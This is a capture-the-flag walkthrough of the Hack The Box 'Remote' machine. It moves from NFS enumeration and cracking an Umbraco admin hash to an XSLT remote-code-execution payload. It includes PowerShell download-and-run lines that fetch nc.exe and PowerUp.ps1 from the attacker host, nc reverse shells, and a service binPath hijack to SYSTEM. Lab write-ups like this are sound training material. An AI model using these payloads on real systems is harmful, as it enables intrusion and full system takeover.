


Remote

```
=====
| REMOTE 10.10.10.180 |
=====
```



InfoGathering

```
Services
=====
host      port  proto  name          state  info
----
10.10.10.180  21    tcp    ftp           open   Microsoft ftpd
10.10.10.180  80    tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.180  111   tcp    rpcbind       open   2-4 RPC #100000
10.10.10.180  135   tcp    msrpc         open   Microsoft Windows RPC
10.10.10.180  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.10.10.180  445   tcp    microsoft-ds  open
10.10.10.180  2049  tcp    mountd        open   1-3 RPC #100005
10.10.10.180  5985  tcp    winrm         open   Microsoft-HTTPAPI/2.0 Authentication Methods: ["Negotiate"]
```


FTP

```
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_ SYST: Windows_NT
```


HTTP

FRAMEWORKS: jQuery 3.1.0

CMS

 Umbraco

JavaScript Framework

 AngularJS 1.1.5

Web Framework

 Microsoft ASP.NET


Web Server

IIS IIS


Operating System

 Windows Server

JavaScript Libraries

 Moment.js 2.10.6

 jQuery 2.2.4

 jQuery UI 1.11.4

/contact (Status: 200)
/blog (Status: 200)
/products (Status: 200)
/home (Status: 200)
/people (Status: 200)
/Home (Status: 200)
/Products (Status: 200)
/Contact (Status: 200)
/install (Status: 302)

LOGIN PAGE: <http://10.10.10.180/umbraco/>


Happy tubular Tuesday

Username

Your username is usually your email

Password

Enter your password

 Show password

Login

[Forgotten password?](#)

NFS

```
PORT      STATE SERVICE
111/tcp   open  rpcbind
nfs-ls: Volume /site_backups
access: Read Lookup NoModify NoExtend NoDelete NoExecute
PERMISSION  UID          GID          SIZE  TIME          FILENAME
rwx-----  4294967294   4294967294   4096  2020-03-31T13:28:09  .
??????????? ?           ?           ?     ?              ..
rwx-----  4294967294   4294967294   64    2020-02-20T17:16:39  App_Browsers
rwx-----  4294967294   4294967294   4096  2020-02-20T17:17:19  App_Data
rwx-----  4294967294   4294967294   4096  2020-02-20T17:16:40  App_Plugins
rwx-----  4294967294   4294967294   8192  2020-02-20T17:16:42  Config
rwx-----  4294967294   4294967294   64    2020-02-20T17:16:40  aspnet_client
rwx-----  4294967294   4294967294   49152 2020-02-20T17:16:42  bin
rwx-----  4294967294   4294967294   64    2020-02-20T17:16:42  css
rwx-----  4294967294   4294967294   152   2018-11-01T17:06:44  default.aspx
-
nfs-showmount:
- /site_backups
nfs-statfs:
Filesystem      1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
- /site_backups 31119356.0 12175944.0 18943412.0 40%   16.0T        1023
2049/tcp open  nfs
```

RPC

```
PORT      STATE SERVICE
111/tcp   open  rpcbind
|
|  rpcinfo:
|    program version      port/proto  service
|    100000  2,3,4        111/tcp     rpcbind
|    100000  2,3,4        111/tcp6    rpcbind
|    100000  2,3,4        111/udp     rpcbind
|    100000  2,3,4        111/udp6    rpcbind
|    100003  2,3          2049/udp    nfs
|    100003  2,3          2049/udp6   nfs
|    100003  2,3,4        2049/tcp    nfs
|    100003  2,3,4        2049/tcp6   nfs
|    100005  1,2,3        2049/tcp    mountd
|    100005  1,2,3        2049/tcp6   mountd
|    100005  1,2,3        2049/udp    mountd
|    100005  1,2,3        2049/udp6   mountd
|    100021  1,2,3,4      2049/tcp    nlockmgr
|    100021  1,2,3,4      2049/tcp6   nlockmgr
|    100021  1,2,3,4      2049/udp    nlockmgr
|    100021  1,2,3,4      2049/udp6   nlockmgr
|    100024  1            2049/tcp    status
|    100024  1            2049/tcp6   status
|    100024  1            2049/udp    status
|    100024  1            2049/udp6   status
|_
```

SMB

```
PORT    STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
```

Host script results:

```
smb-protocols:
  dialects:
    2.02
    2.10
    3.00
    3.02
    3.11
_
smb2-capabilities:
  2.02:
    Distributed File System
  2.10:
    Distributed File System
    Leasing
    Multi-credit operations
  3.00:
    Distributed File System
    Leasing
    Multi-credit operations
  3.02:
    Distributed File System
    Leasing
    Multi-credit operations
  3.11:
    Distributed File System
    Leasing
    Multi-credit operations
_
smb2-security-mode:
  2.02:
    Message signing enabled but not required
_
smb2-time:
  date: 2020-03-31T13:40:04
_
  start_date: N/A
```

Gaining Access

Using NFS I was able to map the /site_backup share.

```
mkdir /media/REMOTE
mount -t nfs 10.10.10.180:/site_backups /media/REMOTE/
cd /media/REMOTE
```

Reading the Web.config file I discovered the data directory is in a file called Umbraco.sdf. This file is located in the App_Data directory.

```
<add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.SqlClient" />
```

Run strings on the file to discover a SHA1 password has for the sites admin account

```
strings App_Data/Umbraco.sdf | grep SHA1
```

```
Administratoradminb8be16afb8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afb8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afb8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
```


Crack the hash

```
echo 'b8be16afb8c314ad33d812f22a04991b90e2aaa' > hash.txt
john --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# RESULTS
baconandcheese
```


This password allows us to sign in on the login page <http://remote.htb/umbraco>

USER: admin@htb.local

PASS: baconandcheese



Click the ? in the bottom left corner to display Umbracos version



Next I searched for vulnerabilities for umbraco systems version 7.12.4

```
searchsploit umbraco 7.12.4
# RESULTS
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution | exploits/asp/webapps/46153.py
```

I then examined the exploit to figure out how it works
Enter the login information

```
login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

ORIGINAL PAYLOAD

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
</xsl:template> </xsl:stylesheet> ';
```

TEST PAYLOAD

Send a ping and make sure you are able to receive it

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "ping 10.10.15.220"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
\
</xsl:template> </xsl:stylesheet> ';
```

```
10:01:47.318237 IP remote.htb.http > 10.10.15.220.52748: Flags [.], ack 5990, win 1023,
10:01:58.867571 IP remote.htb > 10.10.15.220: ICMP echo request, id 1, seq 1, length 40
10:01:58.867594 IP 10.10.15.220 > remote.htb: ICMP echo reply, id 1, seq 1, length 40
10:02:01.613277 IP remote.htb > 10.10.15.220: ICMP echo request, id 1, seq 2, length 40
10:02:01.613300 IP 10.10.15.220 > remote.htb: ICMP echo reply, id 1, seq 2, length 40
10:02:02.721384 IP remote.htb > 10.10.15.220: ICMP echo request, id 1, seq 3, length 40
10:02:02.721406 IP 10.10.15.220 > remote.htb: ICMP echo reply, id 1, seq 3, length 40
10:02:04.113947 IP remote.htb > 10.10.15.220: ICMP echo request, id 1, seq 4, length 40
10:02:04.113970 IP 10.10.15.220 > remote.htb: ICMP echo reply, id 1, seq 4, length 40
10:02:04.574609 IP remote.htb.http > 10.10.15.220.52748: Flags [.], seq 13356:14713, ack
```

MODIFIED PAYLOAD

Download nc.exe to target and execute a reverse shell

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "mkdir /tmp;iwr -uri http://10.10.15.220/nc.exe -outfile /tmp/nc.exe;/tmp/nc.exe 10.10.15.220 1337 -e powershell"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
</xsl:template> </xsl:stylesheet> ';
```

Start a listener

Payload options (windows/shell_reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.15.220	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Host the nc.exe file for download and execute the exploit

```
root@kali:~/HTB/Remote# python3 46153.py
```

Start

```
[ ]
```

```
root@kali:~/HTB/Remote# cd /var/www/html
```

```
root@kali:/var/www/html# ls
```

```
evil.hta          index.html          msf.exe  package-lock.json  test.hta
fingerprintjs2  index.nginx-debian.html  nc.exe  PowerUp.ps1        Test-PrivEsc.ps1
```

```
root@kali:/var/www/html# python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
^[[D^[[D10.10.10.180 - - [31/Mar/2020 10:06:05] "GET /nc.exe HTTP/1.1" 200 -
```

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.15.220:1337
```

```
[*] Command shell session 1 opened (10.10.15.220:1337 → 10.10.10.180:49755) at 2020-03-31 10:06:06 -0400
```

```
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\windows\system32\inetsrv> |
```

We can now get user flag

```
(Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue | Select-Object -First 1).FullName
```

```
Get-Content -Path ((Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue | Select-Object -First 1).FullName)
```

```
# RESULTS
```

```
47fcafb798d21ea042ff944ff3222cce
```

```
PS C:\windows\system32\inetsrv> Get-Content -Path ((Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue | Select-Object -First 1).FullName)
47fcafb798d21ea042ff944ff3222cce
```


USER FLAG: 47fcafb798d21ea042ff944ff3222cce

PrivEsc

I used PowerUp.ps1's cmdlet Invoke-AllChecks to enumerate possible privesc methods
Host PowerUp.ps1 on your HTTP server and execute it in your session

```
IEX (New-Object Net.WebClient).downloadString("http://10.10.15.220/PowerUp.ps1")
# RESULTS
[*] Checking service permissions...
ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction  : Invoke-ServiceAbuse -ServiceName 'UsoSvc'

UnattendPath  : C:\Windows\Panther\Unattend.xml
```

There is an Unattend.xml file which may contain a clear text password. No such luck

```
Get-Content -Path C:\Windows\Panther\Unattend.xml | Select-String -Pattern "Password"
# RESULTS
<Password>*SENSITIVE*DATA*DELETED*</Password>
<Password>*SENSITIVE*DATA*DELETED*</Password>
```

We found a weak service permission with the UsoSvc service.

RESOURCE: <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>

We can edit the binPath variable and restart the service in an attempt to execute a reverse shell as SYSTEM.

```
# STOP SERVICE
cmd /c sc.exe stop UsoSvc

# CHANGE BINPATH VALUE
cmd /c sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.220 4433 -e cmd.exe"

# VERIFY VALUE
cmd /c sc.exe qc usosvc

# RESTART SERVICE
cmd /c sc.exe start UsoSvc
```

```
PS C:\windows\system32\inetsrv> cmd /c sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.220 4433 -e cmd.exe"
cmd /c sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.220 4433 -e cmd.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\windows\system32\inetsrv> cmd /c sc.exe qc usosvc
cmd /c sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\tmp\nc.exe 10.10.15.220 4433 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
```

```
PS C:\windows\system32\inetsrv> cmd /c sc.exe start UsoSvc
cmd /c sc.exe start UsoSvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
83164237076ef3ea7494da9667431bd3
```

```
root@kali:~/HTB/Remote# nc -lvp 4433
listening on [any] 4433 ...
connect to [10.10.15.220] from (UNKNOWN) [10.10.10.180] 50106
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
83164237076ef3ea7494da9667431bd3

C:\Windows\system32>
```

ROOT FLAG: 83164237076ef3ea7494da9667431bd3

POST HASH DUMP The other accounts all had NULL hashes

```
-----
administrator      86fc053bc0b23588798277b22540c40c
wdagutilityaccount 05c9ce2fb8aad311f8447afa1398fb43
```